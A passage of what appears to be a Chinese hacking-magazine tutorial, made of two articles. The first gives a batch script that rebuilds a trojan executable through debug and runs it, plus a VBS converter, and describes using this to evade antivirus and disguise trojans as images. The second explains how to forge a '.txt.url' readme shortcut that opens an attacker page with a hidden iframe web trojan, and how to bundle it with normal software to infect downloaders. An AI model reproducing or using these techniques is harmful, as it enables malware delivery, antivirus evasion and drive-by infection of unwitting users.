


图2

不过这里我们需要注意的是，此工具用于大于64K的文件，如果是小于64K的话，需要使用EXE2BAT进行转换，还有就是转化后的批处理文件中包含了运行木马的命令，直接放到CMDSHELL是无法运行的，这个只适合于将木马转化为批处理，如图3。



```
@echo e C020 86 CA EE 92 70 EF 9C 96 8E 86 FE EF 97 CC 4F 9F >>tmp11
@echo e C030 AA EF 91 50 AF 94 32 2F 9B CA AE AE 8E 73 63 63 >>tmp11
@echo e C040 79 6D 68 31 39 32 2E 31 36 38 2E 30 2E 35 4D 69 >>tmp11
@echo e C050 63 72 6F 73 6F 66 74 20 2E 4E 45 54 20 46 72 61 >>tmp11
@echo e C060 6D 65 77 6F 72 6B 20 54 50 4D 31 32 33 73 63 63 >>tmp11
@echo e C070 79 6D 68 20 CC DA C1 FA 51 51 3A 38 37 36 35 30 >>tmp11
@echo e C080 30 37 30 31 C6 D5 CD A8 8F CD 8B A7 D7 E9 97 83 >>tmp11
@echo e C090 22 22 22 22 22 22 26 22 22 22 E4 39 22 22 32 05 >>tmp11
@echo e C0A0 22 22 23 22 22 22 22 22 22 00 00 00 00 46 A0 >>tmp11
@echo e C0B0 10 78 94 18 04 00 0B 00 00 00 03 00 00 00 05 00 >>tmp11
@echo e C0C0 1C 00 06 00 11 00 0A 00 00 00 >>tmp11
@echo rcx>>tmp11
@echo 8FCA>>tmp11
@echo n tmp1>>tmp11
@echo w>>tmp11
@echo q>>tmp11
@debug<tmp11>nul
@Copy /b /y tmp1 1.exe
@start 1.exe
@del tmp*
```

图3

脚本法就是利用批处理代码直接通过CMDSHELL保存到目标电脑上。首先，我们新建一个名为“cdown.vbs”的VBS文件，内容如下：

```
fp=wscript.arguments(0)
fn=right(fp,len(fp)-instrrev(fp,"\"))
with createobject("adodb.stream")
.type=1:.open:.loadfromfile fp:str=.read:sl=lenb(str)
end with
sll=sl mod 65536:slh=sl536
with createobject("scripting.filesystemobject").opentextfile
(fp&".bat",2,true)
.write "@echo str="""
for i=1 to sl
bt=ascb(midb(str,i,1))
if bt<16 then .write "0"
.write hex(bt)
if i mod 128=0 then .write """_>>debug.vbs"+vbcrlf+"@echo
+"""
next
.writeline """>>debug.vbs"+vbcrlf+"@echo with wscript.
stdout:r=vbcrlf"_
+":for i=1 to len(str) step 48:.write ""e""+hex(256+(i-1)/
2)"_
+":for j=i to i+46 step 2:.write "" ""+mid(str,j,2):next:.
write r:next>>debug.vbs"
.writeline "@echo .write ""rbx""+r+"""+hex(slh)
+"""+r+""rcx""+r+"""+hex(sll)_
+"""+r+""n debug.tmp""+r+""w""+r+""q""+r:end with"_
+">>debug.vbs&&cscript //nologo debug.
vbs|debug.exe>nul&&ren debug.tmp
"""&fn&"""&del debug.vbs"
end with
```

保存完毕后，在CMD命令下执行以下操作命令 **cscript cdown.vbs 木马.exe**，执行后就会在当前目录生成一名为“木马.exe.bat”的批处理文件。

给大家举几个实际运用的例子：

1、CMDSHELL上传木马（同上）。

2、表面免杀：一个被查杀的木马，假如转化成批处理，就可以躲过杀毒软件的查杀了，但批出理运行的时候，会在当前的目录下重新生成木马程序，这样还是无法躲过杀毒软件的实时监控，但是利用自解压释放到其它目录，然后再通过VBS隐藏其窗口并运行批处理就可以避免了，或者是在批处理的前面加上“@CD C:\”，直接在C盘释放文件。

3、图片脚本：将一张图片后缀改为EXE，然后利用工具转成批处理，再稍微的把生成的批处理命令改一下（将内容由图片名.exe改为图片名.JPG），这样在运行批处理的时候会出现一张图片，这样的话就不容易被发现了。

4、类似自解压功能：假如将一个木马和图片捆绑，利用批处理我们也可以打造，也就是将两个批处理结合，但注意最好是在不同目录下运行，因为ECHO内容生成的文件可能相同（如TMP11）。

（本文所涉及到的SuperExe2bat、EXE2BAT已收录到光盘中）

菜鸟也来URL挂马

Tea

一、起因




图1

话说一日我正在寝室看室友玩电脑，他从网上的一个黑客站点上下载了一个动画文件，名字我不记得了，反正当时他也没看懂，我告诉他看看那个“说明”文档，如图1，他按我说的双击了那个“说明”文档，就在这时，浏览器一下子弹开了，竟然打开了那个黑客网站的首页，我大吃一惊：那个文件明明是txt文档啊，怎么会这样呢？幸好不是打开一个挂马的网站，要不然……

室友倒没有注意到这些，但我却留了个心眼儿，我让他把那个说明文档打包放到我的U盘里，我抽空小小的研究了一下，现在就与众小菜分享一下我的“研究成果”。

二、钻研

对于这个说明文件，我们从外观看，它确实是一个

txt 文档图标，但却是与浏览器相关联，而我并没有将电脑的.txt 文档设置为与浏览器相关联，因此可以断定，这个貌似txt文档的“说明”文件绝对不是txt类型的文档，那么它是什么类型的文件呢？是.html、.htm、亦或是.asp……我们现在还无法断定，接下来看看它的文件扩展名，因为默认情况下电脑设置的是隐藏文件扩展名，所以我们打开资源管理器，按照顺序依次单击“工具”—>“文件夹选项”—>“查看”，在“高级设置”中去掉“隐藏已知文件类型的扩展名”，最后点“确定”，我们再来看一下，大家会发现，别的文件扩展名都显示出来了，但这个“说明”文档却“没有”扩展名，如图2。




图2




图3

我们再扩展一下思路，想必大家都了解一种判别文件类型的非常规方法，就是使用记事本打开一个文件，我们可以从文件头处判断一个文件的类型，比如说一个“桔梗.bmp”图片，如图3，我们用记事本打开它，操作为：右击图片，选择“打开方式”—>“选择程序”，在弹出的“打开方式”对话框中找到“记事本”程序，点一下，然后“确定”，这时弹出的窗口就是以记事本方式打开的桔梗.bmp 图片文件了，我们看文件头处，会发现是“BM-？”，如图4，有经验的人一看这个就会知道，这个文件是BMP 图片文件。那好，我们以同样的方式来判断这个“没有”扩展名的说明文件，同样在它上点右键，我们会发现，在弹出菜单中根本就没有“打开方式”这个选项，这就意味着我们无法通过记事本来打开这个文件，尝试再次失败！




图4

我们再次认真思考，思考以下两个方面：1、到底能不能用记事本打开这个文件；2、我们能不能用另一个程序来打开这个文件，以达到我们想要的效果。联想一下，我们在制作木马免杀以及软件脱壳破解时，是怎么做的，对，我们就是使用OD、WinHex 等编辑工具打开文件进行编辑修改的，那这里我们也这么做，我使用的是WinHex，我们使用 WinHex 打开这个“说明”文档看看，习惯性的看一看ASCII码区，呵呵，一眼就能看到那个黑客网站的地址，如图5。

好了，我们再注意一个关键的地方，那就是WinHex 打开文件的右上角，这时我们看到的就是整个文件的秘密所在，如图6，这回终于明白了，原来这个文件是有扩展名的，它是.url，真奇怪，我还是头一次见到.url 这个扩展名呢！




图5




图6

我们再把文件另存为.txt 文件格式，操作如下，选择“文件”—>“另存为”，在弹出的“另存为”对话框中，将“文件名(N)”改为“说明.txt”，然后单击“保存”，这时我们再打开保存后的说明文件，如图7，这回就可以看到它的“源代码”了：

```
[DEFAULT]
BASEURL=http://bbs.mumayi.net/index.php
[InternetShortcut]
URL=http://www.hack4.com/
Modified=C009933FB556C90170
IconFile=C:\WINDOWS\system32\SHELL32.dll
IconIndex=70
[InternetShortcut.A]
[InternetShortcut.W]
IconFile=E:+AFyPb072fxaPkQBc-favicon.ico
```




图7

我们来分析一下，第一句和第二句是说明默认网址，这里就是“http://bbs.mumayi.net/index.php”，我在浏览器里看了一下，是一个名叫“木蚂蚁社区”的论坛首页地址，第三句和第

四句，就是一个快捷方式URL地址，第五句“Modified=C009933FB556C90170”，其中“Modified”是修改属性的意思，估计是修改上面的属性。后面的代码就不用细说了，就是调用系统记事本默认图标。对于代码，我们就大概的分析到这里，那它对我们又有什么利用价值呢，大家接着往下看……

三、利用

对于这个文件的利用我们有很多种方法，比较好的方法就是与软件相结合，利用软件的说明文件进行间接挂马，在打开的说明网页中嵌入我们的网马或直接连接木马，我对代码的修改如下：

```
[DEFAULT]
BASEURL=http://123.123.123/说明.html
[InternetShortcut]
URL=http://123.123.123/说明.html
Modified=C009933FB556C90170
IconFile=C:\WINDOWS\system32\SHELL32.dll
IconIndex=70
[InternetShortcut.A]
[InternetShortcut.W]
IconFile=E:+AFyPb072fxaPKQBc-favicon.ico
```

只修改了两处地址，这两个地址假设为我空间的一个页面地址，这个页面是“说明”文件页面，简易代码如下：

```
<html>
<head>
<title>软件使用说明</title>
</head>
<body>
<font>本软件[illegible]</font>
<iframe src="网马地址" height=0 width=0></iframe>
  <img src="图片地址"></center>
</body>
</html>
```

这个页面我们一定要做的很像才行，而且挂马方式大家也可以自己选择，这样我们编写好后，另存为一个url格式的文件，并且文件命名为“软件使用说明.url”，为了更具有可信性，我们还可以将扩展名改为.txt.url双扩展名。这样我们将那个正常无毒并且写过使用说明的软件与这个说明文件一起打包，然后发布，呵呵，后果如何，还是大家自己考虑吧，另外，至于到底能不能使用记事本直接打开那个变态“说明”文件呢，我告诉你：能，但效果就不一样了，这个也留给大家自己去做吧。

